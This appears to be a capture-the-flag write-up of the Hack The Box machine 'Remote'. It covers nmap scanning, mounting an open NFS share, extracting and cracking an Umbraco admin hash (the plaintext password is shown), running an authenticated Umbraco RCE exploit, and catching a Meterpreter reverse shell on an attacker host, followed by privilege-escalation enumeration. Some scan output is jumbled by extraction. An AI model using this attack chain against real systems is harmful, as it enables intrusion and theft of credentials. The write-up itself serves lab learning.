## REMOTE WRITEUP

## Bimo99B9


As always, the first step is nmap the machine.

```
root@Taco:~/HTB/Remote# nmap -sC -sV 10.10.10.180 -oA remote
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 10:02 CEST Nmap scan report for 10.10.10.180
Host is up (0.25s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
21/tcp open ftp
                                                       VERSION
                                                VERSION
Microsoft ftpd
  _ftp-anon: Anonymous FTP login allowed (FTP code 230)
    ftp-syst:
       SYST: Windows_NT
80/tcp open http
                                                       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 |_http-title: Home - Acme Widgets
 111/tcp open rpcbind
                                                     2-4 (RPC #100000)
    rpcinfo:
                                         port/proto service
111/tcp rpcbind
111/tcp6 rpcbind
111/udp rpcbind
111/udp6 rpcbind
2049/udp nfs
2049/udp nfs
2049/tcp nfs
2049/tcp6 nfs
2049/tcp mountd
2049/udp mountd
2049/udp mountd
2049/udp nlockmgi
       program version
100000 2,3,4
100000 2,3,4
100000 2,3,4
100000 2,3,4
100003 2,3
100003 2,3
100003 2,3,4
100005 1,2,3
100005 1,2,3
100005 1,2,3
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100005 1,2,3
100005 1,2,3
100005 1,2,3
                                        port/proto service
        program version
                                            2049/tcp nlockmgr
2049/tcp6 nlockmgr
2049/udp nlockmgr
2049/udp6 nlockmgr
        100021 1,2,3,4
                                             2049/tcp status
2049/tcp6 status
2049/udp status
2049/udp6 status
        100024
        100024
        100024
        100024 1
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds?
2049/tcp open mountd
                                                     Microsoft Windows RPC
                                                      Microsoft Windows netbios-ssn
                                                      1-3 (RPC #100005)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 _clock-skew: 4m55s
    smb2-security-mode:
       2.02:
          Message signing enabled but not required
    smb2-time:
       date: 2020-07-12T08:08:44
       start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 142.62 seconds
```

If we use the script nfs-showmount in the nmap command, we can see a folder we can mount.


```
root@Taco:~/HTB/Remote# nmap -sV --script=nfs-showmount -oN remote.nfs 10.10.10.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 11:06 CEST
Nmap scan report for 10.10.10.180
Host is up (0.061s latency).
Not shown: 993 closed ports
         STATE SERVICE
                                VERSION
21/tcp open ftp Microsoft ftpd
80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp open rpcbind 2-4 (RPC #100000)
  nfs-showmount:
   /site backups
    rpcinfo:
                           2049/tcp6 status
     100024 1
100024 1 2049/udp status
100024 1 2049/udp6 status
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
  nfs-showmount:
    /site_backups
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 90.35 seconds
```


If we mount the folder, we see this folders.



Here we can see some umbraco values, as its version, which we can use to search exploits.

```
Umbraco web.config configuration documentation can be found here:
         https://our.umbraco.com/documentation/using-umbraco/config-files/#webconfig
   <add key="umbracoConfigurationStatus" value="7.12.4"/>
   /splashes/noNodes.aspx,~/VSEnterpriseHelper.axd,~/.well-known"/>
   <add key="umbracoReservedPaths" value="~/umbraco,~/install/"/>
<add key="umbracoPath" value="~/umbraco"/>
   <add key="umbracoHideTopLevelNodeFromPath" value="true"/>
   <add key="umbracoUseDirectoryUrls" value="true"/>
<add key="umbracoTimeOutInMinutes" value="20"/>
   <add key="umbracoDefaultUILanguage" value="en-US"/>
   <add key="umbracoUseSSL" value="false"/>
   <add key="ValidationSettings:UnobtrusiveValidationMode" value="None"/>
   <add key="webpages:Enabled" value="false"/>
   <add key="enableSimpleMembership" value="false"/>
<add key="autoFormsAuthentication" value="false"/>
   <add key="log4net.Config" value="config\log4net.config"/>
   <add key="owin:appStartup" value="UmbracoDefaultOwinStartup"/>
   <add key="Umbraco.ModelsBuilder.Enable" value="true"/>
   <add key="Umbraco.ModelsBuilder.ModelsMode" value="PureLive"/>
 </appSettings>
-<connectionStrings>
   <remove name="umbracoDbDSN"/>
   <add name="umbracoDbDSN" connectionString="Data Source=|DataDirectory|\Umbraco.sdf;Flush
   Interval=1;" providerName="System.Data.SqlServerCe.4.0"/>
```





```
oot@Taco:~/HTB/Remote/mounted/App_Data# strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-
4a4b-a49f-0a2054c47a1d
adminadmin@htb.local<mark>b8be16afba8c314ad33d812f22a04991b90e2aaa</mark>{"hashAlgorithm":"SHA1"}admin@htb.localen
-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
root@Taco:~/HTB/Remote# hash-identifier b8be16afba8c314ad33d812f22a04991b90e2aaa
    #
    #
    #
    #
                                                                                            #
    #
                                                                                            #
    #
                                                                                      v1.2
    #
                                                                                By Zion3R #
                                                                     www.Blackploit.com #
                                                                    Root@Blackploit.com #
    Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
Least Possible Hashs:
[+] Tiger-160
[+] Haval-160
[+] RipeMD-160
[+] SHA-1(HMAC)
    Tiger-160(HMAC)
[+] RipeMD-160(HMAC)
[+] Haval-160(HMAC)
[+] SHA-1(MaNGOS)
[+] SHA-1(MaNGOS2)
[+] sha1($pass.$salt)
[+] sha1($salt.$pass)
[+] sha1($salt.md5($pass))
[+] sha1($salt.md5($pass).$salt)
[+] sha1($salt.sha1($pass))
[+] sha1($salt.sha1($salt.sha1($pass)))
[+] sha1($username.$pass)
[+] sha1($username.$pass.$salt)
[+] sha1($username.$pass.$salt)
[+] sha1(md5($pass).$salt)
[+] sha1(md5($ha1($pass)))
[+] sha1($ha1($pass))
[+] sha1($ha1($pass).$salt)
[+] sha1(sha1($pass).substr($pass,0,3))
[+] sha1(sha1($salt.$pass))
[+] sha1(sha1(sha1($pass)))
 +] sha1(strtolower($username).$pass)
```


Algorithm	Hash	Decrypted		
sha1	b8be16afba8c314ad33d812f22a04991b90e2aaa	Q	baconandcheese	Q


What we did now, was to decrypt the hash of the password of the login webpage, which we identified using hash-identifier, and decrypted with an online tool for that algorithm.

Now, we are using a remote code execution exploit for the version we found previously.


## Umbraco RCE exploit / PoC

Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution





With that exploit, we are able to execute the commands we want.



root@Taco:~/HTB/Remote/Umbraco-RCE# python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180/ -c powershell.exe -a "ls C:/inetpub/wwwroot" Directory: C:\inetpub\wwwroot Mode Length Name 2/19/2020 6:02 PM App\_Browsers 2/20/2020 1:59 AM App\_Data 2/19/2020 10:29 PM App\_Plugins 2/19/2020 3:12 PM aspnet\_client 2/19/2020 11:30 PM 2/19/2020 6:02 PM Config d-----2/19/2020 10:29 PM 7/18/2020 2:03 PM Media 2/19/2020 10:29 PM d----scripts 2/19/2020 6:02 PM Umbraco 2/19/2020 6:02 PM Umbraco\_Client 2/19/2020 10:29 PM Views 11/1/2018 1:06 PM 152 default.aspx 11/1/2018 1:06 PM 89 Global.asax

28539 Web.config

2/20/2020 12:57 AM

Directory	: C:\inetpu	b\wwr	oot\	Media	Equipment - 10 section
Mode	Last	WriteT	ime	Length	Name
	8		-	-	1 <del>1</del>
d	2/19/2020	10:29	PM		1001
d <u></u>	2/19/2020	10:29	PM		1002
d	2/19/2020	10:29	PM		1003
d	2/19/2020	10:29	PM		1004
d	2/19/2020	10:29	PM		1005
d	2/19/2020	10:29	PM		1006
d	2/19/2020	10:29	PM		1010
d	2/19/2020	10:29	PM		1011
d	2/19/2020	10:29	PM		1012
d	2/19/2020	10:29	PM		1013
d	2/19/2020	10:29	PM		1014
d	2/19/2020	10:29	PM		1015
d	2/19/2020	10:29	PM		1016
d	2/19/2020	10:29	PM		1030
d	2/19/2020	11:34	РМ		1031
d	2/20/2020	1:55	AM		1032
d	7/18/2020	2:03	PM		1033
d	7/18/2020	3:18	PM	$M \cup A$	1034
-a	11/1/2018	1:06	РМ	339	Web.config

root@Taco:~/HTB/Remote/Umbraco-RCE# python exploit.py -u admin@htb.local -p baconandcheese -i http://
10.10.10.180/ -c powershell.exe -a "C:/inetpub/wwwroot/Media/1034/hello.exe"

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.200:4444

[*] Sending stage (176195 bytes) to 10.10.10.180

[*] Meterpreter session 1 opened (10.10.14.200:4444 → 10.10.10.180:49730) at 2020-07-18 21:22:54 +02 00


meterpreter > ■
```

```
meterpreter > shell
Process 5900 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\windows\system32\inetsrv>
```

```
C:\Users>cd Public
cd Public
C:\Users\Public>dir
dir
 Volume in drive C has no label.
Volume Serial Number is BE23-EB3E
Directory of C:\Users\Public
02/20/2020 03:42 AM
                        <DIR>
02/20/2020 03:42 AM
                        <DIR>
02/19/2020 04:03 PM
                        <DIR>
                                       Documents
09/15/2018 03:19 AM
                        <DIR>
                                       Downloads
09/15/2018 03:19 AM
                        <DIR>
                                       Music
09/15/2018 03:19 AM
                        <DIR>
                                       Pictures
07/18/2020 01:44 PM
                                    34 user.txt
09/15/2018
           03:19 AM
                       <DIR>
                                       Videos
               1 File(s)
                                     34 bytes
               7 Dir(s) 19,367,886,848 bytes free
```

With Peass, we can scan the machine for privilege escalation, as we only have user access rn.

## PEASS - Privilege Escalation Awesome Scripts SUITE




Packaging status

AUR r224.0a5b2b6

BlackArch 307.410eaed

Here you will find privilege escalation tools for Windows and Linux/Unix\* (in some near future also for Mac).



```
dir
Volume in drive C has no label.
Volume Serial Number is BE23-EB3E
Directory of C:\inetpub\wwwroot\Media
07/18/2020 03:35 PM
                      <DIR>
07/18/2020 03:35 PM
                      <DIR>
02/19/2020 11:29 PM
                     <DIR>
                                    1001
02/19/2020 11:29 PM
                     <DIR>
                                    1002
02/19/2020 11:29 PM
                     <DIR>
                                    1003
02/19/2020 11:29 PM
                   <DIR>
                                    1004
                   <DIR>
02/19/2020 11:29 PM
                                    1005
02/19/2020 11:29 PM
                     <DIR>
                                    1006
02/19/2020 11:29 PM
                     <DIR>
                                    1010
02/19/2020 11:29 PM
                     <DIR>
                                    1011
02/19/2020 11:29 PM
                     <DIR>
                                    1012
                    <DIR>
02/19/2020 11:29 PM
                                    1013
02/19/2020 11:29 PM
                                    1014
02/19/2020 11:29 PM
                    <DIR>
                                    1015
02/19/2020 11:29 PM
                     <DIR>
                                    1016
02/19/2020 11:29 PM
                     <DIR>
                                    1030
                    <DIR>
02/20/2020 12:34 AM
                                    1031
02/20/2020 02:55 AM
                     <DIR>
                                    1032
07/18/2020 02:03 PM
                     <DIR>
                                    1033
07/18/2020 03:18 PM
                     <DIR>
                                    1034
07/18/2020 03:35 PM
                                    1035
                      <DIR>
11/01/2018 01:06 PM
                                 339 Web.config
             1 File(s)
                                 339 bytes
             21 Dir(s) 19,366,801,408 bytes free
C:\inetpub\wwwroot\Media>
```

```
[+] Installed Applications --Via Program Files/Uninstall registry—(T10835T10126T10106T1518)
[?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#software
[C:\Program Files (x86)\TeamViewer\Version7
```

The password of TeamViewer we saw in Peass, is the Admin one. We can use evilwinrm to login with that credentials.